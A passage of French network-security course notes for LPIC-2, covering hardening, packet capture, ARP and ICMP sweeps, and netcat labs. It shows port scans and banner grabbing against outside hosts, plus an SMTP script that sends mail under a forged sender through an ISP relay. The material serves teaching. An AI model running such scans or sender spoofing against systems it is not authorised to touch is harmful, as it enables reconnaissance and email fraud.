 - Script d'envoi SMTP
 - Message reçu
 - Connaitre son adresse IP publique
 - Torify le trafic netcat
 - 6.3. Topologies client/serveur
 - Sockets et sessions TCP maîtrisées
 - Chat TCP1337
 - Client/Serveur UDP
 - Transfert de fichiers
 - Chiffrement du trafic avec openssl
 - Backdoor
 - Reverse Backdoor
 - Configuration relay
 - 6.4. Travail de laboratoire

- Document de laboratoire
- 7. Utiliser Nmap
 - 7.1. Etablissement de sessions TCP 3 Way Handshake
 - 7.2. Machine à état TCP
 - 7.3. Numéros de séquence et acquittement
 - 7.4. Drapeaux TCP
 - 7.5. Scan de ports avec NMAP
 - 7.6. Scan TCP Connect
 - 7.7. Scan furtif TCP SYN
 - 7.8. Scans furtifs Scans TCP Null, FIN et Xmas
 - 7.9. Scan passif Idle Scan
 - 7.10. Scan UDP
 - 5.11. Scan TCP ACK
- 8. Scans de vulnérabilité
 - 8.1. CVE
 - 8.2. CVE-Search
 - Installation de cve-search
 - Exemples d'utilisation
 - Interface Web
 - 8.3. CVE-Scan
 - Installation
 - Utilisation
 - 8.4. Produits
 - 8.5. NSE
 - 8.6. Openvas
- 9. Détection de rootkits
 - 9.1. Rkhunter
- 10. Détection d'intrusion
 - 10.1. PSAD
 - 10.2. Snort
 - Installation de snort
 - Configuration de snort
 - Configuration des règles
 - Nomenclature des règles
 - Déetecter du trafic nmap
 - Lancement du démon
 - Vérification des alertes
 - 10.3. Tripwire
- 11. Gestion des logs
 - 11.1. Logwatch

Objectifs de certification

LPIC 2

- Sujet 212 : Sécurité du système
 - 212.4 Tâches de sécurité (valeur : 3)

1. Introduction

1.1. Avertissement légal

Les exercices et les outils contenus ici sont fournis à titre pédagogique et sont à exécuter dans le cadre d'un trafic normal et responsable.

L'auteur décline toute responsabilité quant aux usages notamment malveillants que l'on pourrait leur trouver. Il est d'ailleurs fortement conseillé aux apprenants de solliciter uniquement des machines du LAN ou uniquement des serveurs leur appartenant.

Veuillez utiliser la connaissance pour le bien et dans le respect d'autrui. Derrière chaque machine, il y a des intérêts humains que vous ne pouvez pas soupçonner. C'est au lecteur de prendre la mesure et la portée des actions qu'il mène sur Internet et sur les ressources numériques auxquelles il a accès.

Pour le droit français, *Le fait, sans motif légitime, d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée.*

Pour toutes ces raisons, ce document est livré publiquement de manière limitée. Une livraison du document complet est possible sur demande auprès de l'auteur.


2. Renforcement (*hardening*) du système

Pour mémoire venant de <https://www.thefanclub.co.za/how-to/how-secure-ubuntu-1604-lts-server-part-1-basics>

Harden the security on an Ubuntu 16.04 LTS server by installing and configuring the following:

- Install and configure Firewall - ufw, firewalld, iptables-services/-persistent
- Secure shared memory - fstab
- SSH - Key based login, disable root login and change port
- Apache SSL - Disable SSL v3 support
- Protect su by limiting access only to admin group
- Harden network with sysctl settings
- Disable Open DNS Recursion and Remove Version Info - Bind9 DNS
- Prevent IP Spoofing
- Harden PHP for security
- Restrict Apache Information Leakage
- Install and configure Apache application firewall - ModSecurity
- Protect from DDOS (Denial of Service) attacks with ModEvasive
- Scan logs and ban suspicious hosts - DenyHosts and Fail2Ban
- Intrusion Detection - PSAD
- Check for RootKits - RKHunter and CHKRootKit
- Scan open Ports - Nmap
- Analyse system LOG files - LogWatch
- SELinux - Apparmor
- Audit your system security - Tiger and Tripwire

3. Analyseurs de paquets



Dès que l'on dispose d'une vue formelle des modèles TCP/IP et OSI, une activité d'observation du trafic réseau permet de s'initier à des pratiques plus avancées grâce à un analyseur de paquets. Un analyseur de paquets est un logiciel qui se met à l'écoute d'une des interfaces de l'ordinateur et qui met en mémoire le trafic qui passe par elle. L'analyseur de paquets est capable de décoder, sauvegarder, traiter, analyser et présenter la capture.

Un analyseur de paquets peut aussi être appelé en anglais : *packet analyzer*, *network analyzer*, *protocol analyzer* ou encore *packet sniffer*.

Wireshark est certainement le plus connu mais il en existe bien d'autres.

On citera en logiciels Open Source : `tcpdump`, `ngrep`, `tshark`, `dumpcap`, `capinfos`, `rawshark`, `editcap`, `mergecap`, `text2cap`, `reordercap`, ...

Par ailleurs, on remarquera le logiciel et le service en ligne CloudShark qui permettent de présenter des captures en version Web (partages, commentaires, wireshark-like).

Analyser des paquets permet de :


- comprendre et d'apprendre les protocoles
- de reproduire leur comportement
- de valider ces comportements
- de réaliser un audit de performance du réseau, d'identifier des problèmes dans une phase de diagnostic, d'implémenter du QoS *dans le cadre de la gestion de la bande passante*
- en cybersécurité, dans une *phase de reconnaissance passive ou active*, le *sniffing* permet d'interpréter les résultats d'une *prise d'empreinte par le réseau*
- dans un cadre plus défensif, les pots de miel (honeypots) et les systèmes de détection/prévention d'intrusions (IDS/IPS) utilisent la capture de trafic à des fins de journalisation ou de prise de décision
- En téléphonie, la capture de paquets aide à surveiller et à recomposer les conversations (dans un cadre légal strict : salles de marchés, services de centre d'appels, enquête légale, ...)

Dans ce document d'initiation, on se limitera humblement à l'observation de trafic DNS (UDP) et HTTP (TCP).


3.1. Exercice 1 : Observation de trafic dans le "cloud"

- Dans un navigateur Web, ouvrir la page Cloudshark <https://www.cloudshark.org/captures/26c43039cc6>.

- Observation de la capture dans cloudshark.
- Filtrer selon les protocoles dns , http et tcp .
- Noter dans un schéma les phases d'une connexion UDP :



- Noter le schéma d'une connexion TCP :



- Noter le schéma du transfert HTTP

3.2. Exercice 2 : Créer un diagramme du réseau

3.3. Exercice 3 : Observation du trafic dans un outil local

- Téléchargement et installation de [Wireshark/Tshark](#).
- Examen de la même capture avec Wireshark en interface graphique.

3.4. Exercice 4 : Élaboration des requêtes HTTP

Client wget

- La commande wget permet de récupérer une page Web.

```
wget http://www.test.tf/
```

Client netcat

- Etablir une session TCP www.test.tf:80 avec l'utilitaire "netcat".

```
nc www.test.tf 80
```

- Ensuite frapper la commande HTTP `GET` .

```
GET / HTTP/1.1
```

- Ensuite frapper deux fois le retour chariot (touche "enter/entrée")

Client curl

- Exécuter la commande HTTP GET directement avec `curl` .

```
curl -X GET http://www.test.tf/
```

Client Web en Python (1)

Source : <http://www.binarytides.com/receive-full-data-with-the-recv-socket-function-in-python/>

- Création d'un script qui crée un socket `get-raw-socket.py` :

```
import socket, sys

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("www.test.tf", 80))

s.send("GET / HTTP/1.0\r\n\r\n")

while 1:
    buf = s.recv(1000)
    if not buf:
        break
    sys.stdout.write(buf)

s.close()
```

Serveur Web en Python (2)

- Création d'un script `get-urllib2` :

```
import urllib2
response = urllib2.urlopen('http://www.test.tf/')
print response.info()
html = response.read()
print html
response.close()
```

Serveur Web en Python (3)

Plus simple encore, à partir de l'endroit du système de fichier à servir en HTTP sur le port 8080 avec les droits d'un utilisateur normal :

```
python -m SimpleHTTPServer 8080
```

3.4. Exercice 4 : Observation des sessions

- Observation des sessions TCP établies, des ports ouverts.

```
netstat -a
netstat -tnp
netstat -ltnp
```

- Identifier les sessions établies
- Identifier les ports à l'écoute TCP/UDP en IPv4 et en IPv6

netstat

netstat, pour « network statistics », est une ligne de commande affichant des informations sur les connexions réseau, les tables de routage et un certain nombre de statistiques dont ceux des interfaces, sans oublier les connexions masquées, les membres multicast, et enfin, les messages netlink. La commande est disponible sous Unix (et ses dérivés dont Linux) et sous Windows NT compatibles.

Les paramètres utilisés avec cette commande doivent être préfixés avec un « moins » plutôt qu'un slash (/).

- -a : Affiche toutes les connexions TCP actives et les ports TCP et UDP sur lesquels l'ordinateur écoute.
- -b : Affiche le nom du programme impliqué dans la création de chaque connexion et ports ouverts (Windows uniquement).
- -p : Affiche le nom du programme impliqué dans la création de chaque connexion et le PID associé (Linux uniquement).
- -e : Affiche les statistiques ethernet comme le nombre d'octets et de paquets envoyés et reçus. Ce paramètre peut être combiné avec -s.
- -n : Affiche les connexions TCP actives, cependant les adresses et les ports sont affichés au format numérique, sans tentative de résolution de nom.
- -o : Affiche les connexions TCP actives et inclut l'identifiant du processus (PID) pour chaque connexion. Vous pouvez retrouver la correspondance entre les PID et les applications dans le gestionnaire des tâches de Windows. Ce paramètre peut être combiné avec -a, -n et * -p. Ce paramètre est disponible sous Windows XP, et Windows 2003 Server mais pas sous Windows 2000.
- -i : Affiche les interfaces réseaux et leur statistiques (non disponibles sous Windows).
- -r : Affiche le contenu de la table de routage (équivalent à route print sous Windows).
- -s : Affiche les statistiques par protocole. Par défaut, les statistiques sont affichées pour IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP et UDPv6. L'option -p peut être utilisée pour spécifier un sous-jeu de la valeur par défaut.
- /? : Affiche l'aide (seulement sous Windows).

3.5. Exercice 5 : Capture du trafic

- Capture avec Wireshark en interface graphique (démonstration)
- Capture avec Tshark

```
tshark -i any -f "port 53 or port 80"
tshark -i any -f "port 53 or port 80" -w dns-http.pcap
```

- Capture avec Tcpdump

```
tcpdump -i any port 53 or port 80
tcpdump -i any port 53 or port 80 -w dns-http.pcap
```

4. Scans ARP

4.1. Protocole ARP

ARP est un protocole TCP/IP qui est encapsulé directement par un protocole LAN de couche 2 tel qu'Ethernet (802.3) ou Wi-Fi (802.11). Il ne traverse pas les routeurs. Il sert principalement à peupler la table ARP des interfaces TCP/IP. Cette table ARP est une table de correspondance entre une adresse IP à joindre et l'adresse de livraison locale sur un réseau IEEE 802, soit un LAN filaire et/ou sans fil.

On notera que ARP possède d'autres messages ou d'autres usages tels que RARP (service d'adresse IP) et IARP (avec Frame-Relay) mais rarement rencontrés.

RFC, image

4.2. Scanner ARP

Le scanner ARP envoie un message ARP Request (opcode 1) en broadcast FF:FF:FF:FF:FF avec une charge Target IP Address prenant chaque adresse IPv4 d'une plage d'adresse. Ce trafic de diffusion est transféré par tous les ports d'un même commutateur ou dans un VLAN. Chaque interface qui reconnaît son adresse IPv4 dans ce message répond par un message ARP Reply (opcode 2) avec les adresses MAC unicast en origine et en destination. On notera que la charge ARP reprend à nouveau les adresses MAC des deux correspondants.

4.3. Intérêts d'un scanner ARP

Si le trafic ARP n'a de portée que sur le LAN ou le VLAN auquel une interface est connectée, il n'est jamais filtré ou vérifié par les hôtes terminaux. Quel que soit la configuration du pare-feu TCP/IP, l'hôte qui reconnaît son adresse IPv4 dans le message répond. Cette procédure à l'avantage d'un gain de rapidité et succès par rapport aux autres types de scans ICMP, UDP ou TCP.

4.4. Table ARP

Ce sont les adresses IP et MAC de la charge ARP Reply qui servent à construire la table ARP de l'interface qui le reçoit. Ce trafic est la plupart du temps sollicité, c'est-à-dire qu'il fait partie d'un échange engagé par une requête.

4.5. Vulnérabilité intrinsèque ARP

Toutefois, rien n'empêche nos interfaces de mettre à jour leur table à la suite de messages ARP Reply gratuit, c'est-à-dire non sollicités. A cet égard sur le réseau local tous les hôtes sont vulnérables à une attaque d'homme du milieu (MITM). On appelle cette attaque une APR ARP Poison Routing.

4.6. Contre-mesure des attaques ARP

- Revisiter l'architecture du réseau local (LAN) qui segmentent le réseau en différents VLANs qui correspondent à des profils de sécurité.
- Implémenter une solution de type 802.1x/EAP/Radius (802.11i, WPA2-Entreprise)
- Activer des fonctionnalités de type IDS/IPS ARP.
 - sur les commutateurs Cisco Deep ARP Inspection (DAI)
 - Snort
 - mon...

4.7. Outils de scans ARP

- arp-scan
- Cain et Abel (Windows)
- scapy, python
- autres ...

5. Scans ICMP

Mécanisme Echo Request/Echo Reply

Messages ICMP

A lire : [Intrusion Detection FAQ: How can attacker use ICMP for reconnaissance?](#)

Capture de trafic ICMP : <https://www.cloudshark.org/captures/e64eaac12704?filter=icmp>

5.1. Balayage ping (Ping Sweep) avec `nmap -sn`

Commande `nmap -sn cible`

```
nmap -sn 192.168.122.0/24

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 18:50 CET
Nmap scan report for 192.168.122.1
Host is up (0.0011s latency).
MAC Address: FE:54:00:01:69:7C (Unknown)
Nmap scan report for ubuntu-server (192.168.122.31)
Host is up (0.00082s latency).
MAC Address: 52:54:00:68:91:02 (QEMU Virtual NIC)
Nmap scan report for Kali2-03 (192.168.122.41)
Host is up (0.00053s latency).
MAC Address: 52:54:00:01:69:7C (QEMU Virtual NIC)
Nmap scan report for Kali2-01 (192.168.122.58)
Host is up (-0.096s latency).
MAC Address: 52:54:00:39:4A:E1 (QEMU Virtual NIC)
Nmap scan report for 192.168.122.89
Host is up (0.0021s latency).
MAC Address: 52:54:00:39:84:46 (QEMU Virtual NIC)
Nmap scan report for Kali2-02 (192.168.122.98)
Host is up (-0.100s latency).
MAC Address: 52:54:00:05:79:20 (QEMU Virtual NIC)
Nmap scan report for Kali2-05 (192.168.122.163)
Host is up (-0.10s latency).
MAC Address: 52:54:00:66:99:63 (QEMU Virtual NIC)
Nmap scan report for centos7-kvm-template (192.168.122.164)
Host is up (-0.10s latency).
MAC Address: 52:54:00:3C:EA:E7 (QEMU Virtual NIC)
Nmap scan report for DESKTOP-0TLUL06 (192.168.122.208)
```

```

Host is up (0.00089s latency).
MAC Address: 52:54:00:27:1D:D5 (QEMU Virtual NIC)
Nmap scan report for Kali2-06 (192.168.122.209)
Host is up (-0.100s latency).
MAC Address: 52:54:00:F5:FB:09 (QEMU Virtual NIC)
Nmap scan report for Kali2-04 (192.168.122.252)
Host is up (-0.100s latency).
MAC Address: 52:54:00:BD:B5:04 (QEMU Virtual NIC)
Nmap scan report for Kali2-0C (192.168.122.40)
Host is up.
Nmap done: 256 IP addresses (12 hosts up) scanned in 3.23 seconds

```

Note L'option `-sP` envoie une requête d'echo ICMP **et un paquet TCP sur le port par défaut (80)**.

Quelques outils qui utilisent le "ping sweep" :

- Angry IP Scanner (or simply ipscan) : <http://angryip.org/>
- Outils en ligne : <http://ping.eu/ping/>, <http://network-tools.com/default.asp?prog=ping>, ...

5.2. Utilitaire fping

D'abord la documentation

```

# fping -h

Usage: fping [options] [targets...]
      -a          show targets that are alive
      -A          show targets by address
      -b n        amount of ping data to send, in bytes (default 56)
      -B f        set exponential backoff factor to f
      -c n        count of pings to send to each target (default 1)
      -C n        same as -c, report results in verbose format
      -D          print timestamp before each output line
      -e          show elapsed time on return packets
      -f file    read list of targets from a file ( - means stdin) (only if no -g specified)
      -g          generate target list (only if no -f specified)
                  (specify the start and end IP in the target list, or supply a IP netmask)
                  (ex. fping -g 192.168.1.0 192.168.1.255 or fping -g 192.168.1.0/24)
      -H n        Set the IP TTL value (Time To Live hops)
      -i n        interval between sending ping packets (in millisec) (default 25)
      -I if       bind to a particular interface
      -l          loop sending pings forever
      -m          ping multiple interfaces on target host
      -n          show targets by name (-d is equivalent)
      -O n        set the type of service (tos) flag on the ICMP packets
      -p n        interval between ping packets to one target (in millisec)
                  (in looping and counting modes, default 1000)
      -q          quiet (don't show per-target/per-ping results)
      -Q n        same as -q, but show summary every n seconds
      -r n        number of retries (default 3)
      -s          print final stats
      -S addr    set source address
      -t n        individual target initial timeout (in millisec) (default 500)
      -T n        ignored (for compatibility with fping 2.4)
      -u          show targets that are unreachable
      -v          show version
      targets   list of targets to check (if no -f specified)

```

Ensuite, on peut lancer un balayage ICMP qui reprend la liste des hôtes actifs, mais entre-temps on peut lancer une capture tcpdump :

```
tcpdump -v icmp &
```

```

# fping -a -C 1 -i 300 -g 192.168.122.0/24

20:09:29.359558 IP (tos 0x0, ttl 64, id 8925, offset 0, flags [DF], proto ICMP (1), length 84)
  Kali2-0C > 192.168.122.1: ICMP echo request, id 7814, seq 0, length 64
20:09:29.359608 IP (tos 0x0, ttl 64, id 45301, offset 0, flags [none], proto ICMP (1), length 84)
  192.168.122.1 > Kali2-0C: ICMP echo reply, id 7814, seq 0, length 64
ICMP Host Unreachable from 192.168.122.40 for ICMP Echo sent to 192.168.122.2

192.168.122.1  : 0.09

```

6. Utiliser Netcat

6.1. Objectifs

- Travail en solo ou en équipe :
 - topologie client
 - topologies client/server
 - pare-feu
- Monter des sessions TCP et UDP avec Netcat :
 - dans le LAN
 - dans l'Internet
 - A travers un pare-feu
- Rapport de lab

Prenez uniquement des cibles autorisées !

6.2. Netcat

Netcat est un utilitaire Unix simple qui permet de gérer les sockets (connexions réseaux), c'est-à-dire qu'il est capable d'établir n'importe qu'elle connexion à un serveur, en choisissant le port, l'IP etc.

Il est conçu pour être un outil "back-end" et peut-être utilisé directement par d'autres programmes et/ou scripts.

Netcat est distribué librement sous la licence GNU Licence Publique Générale (GPL).

Netcat n'est pas nécessairement un outil de sécurité mais il est avant tout un outil de hacking. A priori, quelque soit l'environnement dans lequel il est utilisé, il n'exige aucun droit d'administration pour être exécuté.

Réalisons toutefois que cet outil rudimentaire peut mener diverses attaques qui sont vues ici à titre pédagogique :

- scan réseau,
- scan de ports TCP/UDP,
- Banner grabbing
- Chat ASCII
- Remote Backdoor Shell
- Reverse Remote Backdoor Shell
- Communications sécurisées SSL/Tor

Couteau suisse TCP/UDP

Binaire Windows à télécharger : <https://joncraton.org/files/nc111nt.zip> (mot de passe : nc)

Sous Linux, on trouvera un binaire traditionnel `nc` et une version améliorée fournie avec `nmap`, `ncat`.

Syntaxe de Netcat

```
$ nc -h
[v1.10]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [-options] [hostname] [port]
options:
  -g gateway    source-routing hop point[s], up to 8
  -G num        source-routing pointer: 4, 8, 12, ...
  -h            this cruft
  -i secs       delay interval for lines sent, ports scanned
  -l            listen mode, for inbound connects
  -n            numeric-only IP addresses, no DNS
  -o file       hex dump of traffic
  -p port       local port number
  -r            randomize local and remote ports
  -s addr       local source address
  -u            UDP mode
  -v            verbose [use twice to be more verbose]
  -w secs       timeout for connects and final net reads
  -z            zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
```

Labs à réaliser


- Topologies client :
 - Scan de ports et multi-ports

- Trafic Legacy (HTTP, SMTP, ...)
- Torify du trafic netcat
- Topologies client/serveur :
 - Charge TCP/UDP en ASCII (chat)
 - Transfert de fichier
 - Backdoor Shell
 - Reverse Backdoor Shell
 - Relay à travers un proxy filtrant

Consoles nécessaires

1. Ouvrez un bloc-note gdrive pour y collecter vos essais (à partager avec le prof). Une machine (topologies client) dans un premier temps ou deux machines (topologies client/server).
2. Une console de commande pour Netcat (Linux ou Windows).
3. Une console de diagnostic (netstat ou ipconfig).
4. Wireshark ou tcpdump.
5. Sous Windows configurer le pare-feu finement.

6.2. Topologies client



Scan de ports

```
nc -v -w 1 -z cisco.foo.bar 80
cisco.foo.bar [8.9.10.11] 80 (http) open
nc -vzw 1 cisco.foo.bar 22
cisco.foo.bar [8.9.10.11] 22 (ssh) open
nc -vzw 1 cisco.foo.bar 23
cisco.foo.bar [8.9.10.11] 23 (telnet) : Connection refused
nc -vzw 1 cisco.foo.bar 53
cisco.foo.bar [8.9.10.11] 53 (domain) : Connection refused
nc -vzw 1 cisco.foo.bar 8080
cisco.foo.bar [8.9.10.11] 8080 (http-alt) open
nc -vzw 1 cisco.foo.bar 25
cisco.foo.bar [8.9.10.11] 25 (smtp) : Connection refused
nc -vzw 1 relay.skynet.be 25
relay.skynet.be [195.238.5.128] 25 (smtp) open
nc -vzw 1 8.8.8.8 53
google-public-dns-a.google.com [8.8.8.8] 53 (domain) open
```

Scan Multi-ports

```
nc -vzw 1 cisco.foo.bar 1-255
cisco.foo.bar [8.9.10.11] 143 (imap) open
cisco.foo.bar [8.9.10.11] 111 (sunrpc) open
cisco.foo.bar [8.9.10.11] 110 (pop3) open
cisco.foo.bar [8.9.10.11] 80 (http) open
cisco.foo.bar [8.9.10.11] 22 (ssh) open
```

Que se passe-t-il avec l'option -r ?


```
nc -rvzw 1 cisco.foo.bar 1-255
```

Quelles sont les sessions TCP qui indiquent un port ouvert ou fermé ?

Ports ouverts / ports fermés

Quelles sont les sessions TCP qui indiquent un port ouvert ou fermé ?

```
nc -vzw 1 cisco.foo.bar 80-81 :
```

Time	10.185.220.101 178.32.122.139	Comment
20.865924000		Seq = 0
20.879332000	RST, ACK	Seq = 1 Ack = 1
21.375421000	SYN	Seq = 0
21.388688000	RST, ACK	Seq = 1 Ack = 1
21.888545000	SYN	Seq = 0
21.900459000	RST, ACK	Seq = 1 Ack = 1
21.901498000	SYN	Seq = 0
21.914712000	SYN, ACK	Seq = 0 Ack = 1
21.914931000	ACK	Seq = 1 Ack = 1
21.920842000	FIN, ACK	Seq = 1 Ack = 1
21.932926000	FIN, ACK	Seq = 1 Ack = 2
21.933023000	ACK	Seq = 2 Ack = 2

Banner Gathering

```
nc -v cisco.foo.bar 22
cisco.foo.bar [8.9.10.11] 22 (ssh) open
SSH-2.0-OpenSSH_5.5p1 Debian-6+squeeze1
```

```
echo -e "HEAD / HTTP/1.0\r\n" | nc -v cisco.foo.bar 80
cisco.foo.bar [8.9.10.11] 80 (http) open
HTTP/1.1 400 Bad Request
Date: Sun, 12 Jan 2014 15:32:26 GMT
Server: Apache/2.2.16 (Debian)
Vary: Accept-Encoding
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
```

Script d'envoi SMTP

- Basé sur : <http://giantdorks.org/alain/smtp-test-message-via-shell-script-using-netcat-instead-of-telnet/>

```
#!/bin/bash
# script to send test mail with netcat.
# expects the following arguments:
# 1. recipient mail server
# 2. port (typically 25 or 465)
# 3. mail from (e.g. from@example.com)
# 4. mail to (e.g. to@example.com)
```

```

# for mail_input function
from=$3
to=$4

# error handling
function err_exit { echo -e 1>&2; exit 1; }

# check if proper arguments are supplied
if [ $# -ne 4 ]; then
    echo -e "\n Usage error!"
    echo " This script requires four arguments:"
    echo " 1. recipient mail server"
    echo " 2. port (typically 25 or 465)"
    echo " 3. mail from (e.g. from@example.com)"
    echo " 4. mail to (e.g. to@example.com)"
    exit 1
fi

# create message
function mail_input {
# echo "ehlo $(hostname -f)"
echo "ehlo 10.10.10.10"
echo "MAIL FROM: <$from>"
echo "RCPT TO: <$to>"
echo "DATA"
echo "From: <$from>"
echo "To: <$to>"
echo "Subject: Testing one two three"
echo "This is only a test. Please do not panic. If this works, then all is well, else all is not well."
echo "In closing, Lorem ipsum dolor sit amet, consectetur adipiscing elit."
echo "."
echo "quit"
}
# test
#mail_input

# send
mail_input | nc $1 $2 || err_exit

```

```

vi smtp-test.sh
chmod +x smtp-test.sh
./smtp-test.sh relay.skynet.be 25 zozo@zozo.be goffinet@goffinet.eu

```

```

220 relay.skynet.be ESMTP
250-relay.skynet.be
250-8BITMIME
250 SIZE 16777216
250 sender <zozo@zozo.be> ok
250 recipient <goffinet@goffinet.eu> ok
354 go ahead
250 ok: Message 170208462 accepted
221 relay.skynet.be

```

- relay.skynet.be 25 -> trafic SMTP autorisé par le FAI Test à faire chez son propre FAI ou un relai SMTP ouvert.

Message reçu

```

Delivered-To: goffinet@goffinet.eu
Received: by 10.182.155.65 with SMTP id vu1csp53918obb;
      Sat, 11 Jan 2014 20:21:59 -0800 (PST)
X-Received: by 10.194.85.75 with SMTP id f11mr15767833wjz.47.1389500518905;
      Sat, 11 Jan 2014 20:21:58 -0800 (PST)
Return-Path: <zozo@zozo.be>
Received: from mailrelay005.isp.belgacom.be (mailrelay005.isp.belgacom.be. [195.238.6.171])
      by mx.google.com with ESMTP id bp4si6953453wjz.110.2014.01.11.20.21.58
      for <goffinet@goffinet.eu>;
      Sat, 11 Jan 2014 20:21:58 -0800 (PST)
Received-SPF: softfail (google.com: domain of transitioning zozo@zozo.be does not designate 195.238.6.171 as permitted sender)
      client-ip=195.238.6.171;
Authentication-Results: mx.google.com;
      spf=softfail (google.com: domain of transitioning zozo@zozo.be does not designate 195.238.6.171 as permitted sender) smtp.mail
      =zozo@zozo.be
Message-Id: <073a06$ornfl8@relay.skynet.be>

```

```
Date: 12 Jan 2014 05:21:36 +0100
X-Belgacom-Dynamic: yes
X-IronPort-Anti-Spam-Filtered: true
X-IronPort-Anti-Spam-Result: AnGJADQY0lJtgd8C/2dsb2JhbABagwtwB4IvJ4J1okgBkg4BYxd0gkWBeiSIGwGaEpQypGSCZ4E6BKosg2k
Received: from 2.223-129-109.adsl-dyn.isp.belgacom.be (HELO 10.10.10.10) ([109.129.223.2])
by relay.skynet.be with ESMTP; 12 Jan 2014 05:21:36 +0100
From: <zozo@zozo.be>
To: <goffinet@goffinet.eu>
Subject: Testing one two three

This is only a test. Please do not panic. If this works, then all is well, else all is not well.
In closing, Lorem ipsum dolor sit amet, consectetur adipiscing elit.
```

Connaitre son adresse IP publique

```
nc -v checkip.eurodyndns.org 80
checkip.eurodyndns.org [80.92.65.89] 80 (http) open

GET http://checkip.eurodyndns.org/ HTTP/1.0\n

HTTP/1.1 200 OK
Date: Sun, 12 Jan 2014 15:46:47 GMT
Server: Apache
Content-Length: 160
Keep-Alive: timeout=15, max=189
Connection: close
